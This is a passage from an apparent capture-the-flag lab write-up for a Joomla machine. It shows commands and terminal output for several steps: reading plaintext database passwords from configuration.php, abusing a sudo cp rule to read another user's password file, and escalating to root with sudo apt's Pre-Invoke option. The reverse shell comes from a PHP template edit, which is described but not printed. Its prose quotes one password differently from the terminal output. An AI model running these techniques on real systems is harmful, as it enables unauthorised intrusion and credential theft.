


WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

Section 3.3.7: Checking the Joomla configuration file for database passwords

The active Joomla configuration file was read to see if it contained any secondary saved passwords:

```
cat /var/www/html/joomla/configuration.php
```



```
root@sneha: /home/kali
Session Actions Edit View Help
drwxr-xr-x 19 www-data www-data 4096 Nov 24 2020 plugins
-rwxr-xr-x 1 www-data www-data 748 Nov 24 2020 robots.txt
drwxr-xr-x 5 www-data www-data 4096 Nov 24 2020 templates
drwxr-xr-x 2 www-data www-data 4096 Nov 24 2020 tmp
-rwxr-xr-x 1 www-data www-data 1859 Nov 24 2020 web.config.txt
$ cat configuration.php
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'joomla';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $debug_lang_const = '1';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'jenny';
    public $password = 'Mypa$$wordi$notharD@123';
    public $db = 'joomla_db';
    public $dbprefix = 'sotv8_';
    public $live_site = '';
```

The file contents revealed a plain-text database password that matched the password used by the local user account jenny.


Section 3.3.8: Upgrading the shell and switching to the jenny account

Because the raw reverse shell could not handle interactive password prompts, a Python command was run to spawn a proper interactive terminal:

```
python3 -c "import pty; pty.spawn('/bin/bash')"
```

Using the upgraded terminal, the switch user command was run along with the discovered password to log straight into jenny's local account:

```
su - jenny
```




```
root@sneha: /home/kali
Session Actions Edit View Help
public $MetaTitle = '1';
public $MetaAuthor = '1';
public $MetaVersion = '0';
public $robots = '';
public $sef = '1';
public $sef_rewrite = '0';
public $sef_suffix = '0';
public $unicodeslugs = '0';
public $feed_limit = '10';
public $feed_email = 'none';
public $log_path = '/var/www/html/joomla/administrator/logs';
public $tmp_path = '/var/www/html/joomla/tmp';
public $lifetime = '15';
public $session_handler = 'database';
public $shared_session = '0';
j$ su jenny
Password: Mypa$$wordi$notharD@123

exit
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@shenron:/var/www/html/joomla$ su jenny
su jenny
Password: Mypa$$wordi$notharD@123
jenny@shenron:/var/www/html/joomla$
```

Section 3.3.9: Confirming the local user account change

The identity verification command was run to ensure that the user terminal context had successfully changed from the web server service profile over to the jenny user account profile.



```
root@sneha: /home/kali
Session Actions Edit View Help
public $sef_suffix = '0';
public $unicodeslugs = '0';
public $feed_limit = '10';
public $feed_email = 'none';
public $log_path = '/var/www/html/joomla/administrator/logs';
public $tmp_path = '/var/www/html/joomla/tmp';
public $lifetime = '15';
public $session_handler = 'database';
public $shared_session = '0';
}$ su jenny
Password: Mypa$$wordi$notharD@123

exit
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@shenron:/var/www/html/joomla$ su jenny
su jenny
Password: Mypa$$wordi$notharD@123

jenny@shenron:/var/www/html/joomla$ id
id
uid=1001(jenny) gid=1001(jenny) groups=1001(jenny)
jenny@shenron:/var/www/html/joomla$ whoami
whoami
jenny
jenny@shenron:/var/www/html/joomla$
```

Section 4. Phase 2-Vulnerability Analysis & Findings

4.1 Critical Severity Issues

Step 1: Remote Execution via Administrative Console Abuse


Access to the system was gained by logging into the backend Joomla administrator dashboard. The login details were found inside a leaked file discovered during a website search. Because the website did not protect its theme settings, a malicious PHP script was added directly into the template files. Opening the modified template file forced the web server to run system commands, successfully opening a reverse terminal connection to the target host.

Step 2: Lateral Movement via File Operation Exploitation

After getting the initial access shell, system settings were checked to find a way to move further into the machine. The check showed that the current user could run the copy tool (/usr/bin/cp) as the user shenron without a password. Normally, shenron's password file is protected and cannot be read. However, when the copy tool writes data into a file that is already wide open, it keeps those open permissions. By thinking through this trick, a blank, readable file was created first, and the copy tool was used to paste the secret data into it. This allowed the hidden password to be read, making it easy to switch into the shenron account.

Section 4.1.1: Checking user privileges to find passwordless commands

First, a command was run to check the active sudo rules available under the jenny user account. This was done to see if any system utilities could be executed with higher permissions without needing a password:



```
root@sneha: /home/kali
Session Actions Edit View Help
public $shared_session = '0';
}} su jenny
Password: Mypa$$wordi$notharD@123

WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)
exit
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@shenron:/var/www/html/joomla$ su jenny
su jenny
Password: Mypa$$wordi$notharD@123

jenny@shenron:/var/www/html/joomla$ id
id
uid=1001(jenny) gid=1001(jenny) groups=1001(jenny)
jenny@shenron:/var/www/html/joomla$ whoami
whoami
jenny
jenny@shenron:/var/www/html/joomla$ sudo -l
sudo -l
Matching Defaults entries for jenny on shenron:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User jenny may run the following commands on shenron:
    (shenron) NOPASSWD: /usr/bin/cp
jenny@shenron:/var/www/html/joomla$
```

Section 4.1.2: Creating an open text file inside the temporary folder

A blank text file was created inside the /tmp folder, and its permissions were opened completely using chmod 777. This created an open landing space where anyone could read or write data, which was necessary for the next step of the trick.

```
touch /tmp/passw.txt
```


```
chmod 777 /tmp/passw.txt
```



```
(shenron) NOPASSWD: /usr/bin/cp
jenny@shenron:/var/www/html/joomla$ cd tmp
cd tmp
jenny@shenron:/var/www/html/joomla/tmp$ touch /tmp/passw.txt
touch /tmp/passw.txt
jenny@shenron:/var/www/html/joomla/tmp$ chmod 777 /tmp/passw.txt
chmod 777 /tmp/passw.txt
```

Section 4.1.3: Copying the hidden password file to read the secret string

The sudo copy privilege was used to duplicate shenron's hidden password file directly into the newly created open text file. Since the landing file was already wide open, the copied content became instantly readable. Reading this file exposed the plaintext password string: YouKNOWMyPaSsWoRdToStRoNgDeAr



```
root@sneha: /home/kali

Session Actions Edit View Help

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on shenron:
(shenron) NOPASSWD: /usr/bin/cp
jenny@shenron:/var/www/html/joomla$ cd tmp
cd tmp
jenny@shenron:/var/www/html/joomla/tmp$ touch /tmp/passw.txt
touch /tmp/passw.txt
jenny@shenron:/var/www/html/joomla/tmp$ chmod 777 /tmp/passw.txt
chmod 777 /tmp/passw.txt
jenny@shenron:/var/www/html/joomla/tmp$ sudo -u shenron /usr/bin/cp /var/opt/password.txt /tmp/passw.txt
con /usr/bin/cp /var/opt/password.txt /tmp/passw.txt
jenny@shenron:/var/www/html/joomla/tmp$ cat /tmp/passw.txt
cat /tmp/passw.txt
shenron : YoUkNowMyPaSsWoRdIsToStRoNgDeAr

jenny@shenron:/var/www/html/joomla/tmp$
```

Section 4.1.4: Using the discovered password to log into the next account.

The extracted password string was used with the switch user command to log straight into the shenron account, successfully expanding access across the machine.

```
jenny@shenron:/var/www/html/joomla/tmp$ cd ..
cd ..
jenny@shenron:/var/www/html/joomla$ su shenron
su shenron
Password: YoUkNowMyPaSsWoRdIsToStRoNgDeAr
shenron@shenron:/var/www/html/joomla$
```

Section 4.1.5: Checking the new account privileges for a path to root.

Inside the new shenron session, the privilege check command (sudo -l) was run again to look for a way to reach the final root level. The terminal screen showed that the account had permission to run the system update binary (/usr/bin/apt) as root with no password required.

```
shenron@shenron:/var/www/html/joomla$ sudo -l
sudo -l
[sudo] password for shenron: YoUkNowMyPaSsWoRdIsToStRoNgDeAr

Matching Defaults entries for shenron on shenron:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shenron may run the following commands on shenron:
    (ALL : ALL) /usr/bin/apt
shenron@shenron:/var/www/html/joomla$
```


Step 3: Privilege Elevation to Full System Authority

After logging into the shenron account, a command (`sudo -l`) was run to check what privileges were available. The output showed a major security mistake: shenron was allowed to run the system update tool (`/usr/bin/apt`) as the root user without a password.

By analyzing how this update tool works, it was noted that apt allows users to run scripts right before it updates packages. A special command flag was added to the update sequence to exploit this feature. This flag forced the update tool to trigger a standard terminal shell (`/bin/sh`) instead of updating software. Because the tool was running with root privileges, the application executed the command with full administrative authority, opening a root shell prompt (`#`) and giving total control over the machine.

Section 4.1.6: Forcing the update tool to open an administrative terminal

The apt update command was triggered using a special configuration override flag. This specific flag instructs the update tool to pause its normal process and open a standard terminal shell (`/bin/sh`) instead. Because the update tool runs with full administrator rights, the triggered shell opened as the root user.



```
root@sneha: /home/kali
Session Actions Edit View Help
sudo -l
[sudo] password for shenron: YoUkNowMyPaSsWoRdIsToStRoNgDeAr

Matching Defaults entries for shenron on shenron:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shenron may run the following commands on shenron:
  (ALL : ALL) /usr/bin/apt
shenron@shenron:/var/www/html/joomla$ sudo apt update -o APT::Update::Pre-Invoke::='/bin/sh'
<o apt update -o APT::Update::Pre-Invoke::='/bin/sh'
# id
id
uid=0(root) gid=0(root) groups=0(root)
# whoami
whoami
root
#
```

Section 4.1.7: Confirming root access and reading the final flag file

System identity checks confirmed that the terminal was running as root. The final step was navigating to the administrator's home folder and using the cat command to read the root.txt file, successfully completing the assessment.

```
root@sneha: /home/kali

Session Actions Edit View Help
drwx----- 3 root root 4096 Dec 13 2020 .
drwxr-xr-x 18 root root 4096 Dec 12 2020 ..
-rw----- 1 root root 7 Dec 13 2020 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
-rw-r--r-- 1 root root 690 Dec 13 2020 root.txt
drwxr-xr-x 2 root root 4096 Dec 13 2020 .ssh
-rw----- 1 root root 801 Dec 13 2020 .viminfo
# cd root.txt
cd root.txt
/bin/sh: 6: cd: can't cd to root.txt
# cat root.txt
cat root.txt

      mmm #
# " # mm mmm m mm m mm mmm m mm #
"#mmm # " # " # " # " # " # " #
" # " # " # " # " # " # " #
"mmm# " # " # " # " # " # " # mm#mm

Your Root Flag Is Here :- aa087b2d466cd593622798c8e972bffb

If You Like This Machine Follow Me On Twitter..
Twitter Handle:- https://twitter.com/shubhamandloi or @shubhamandloi
#
```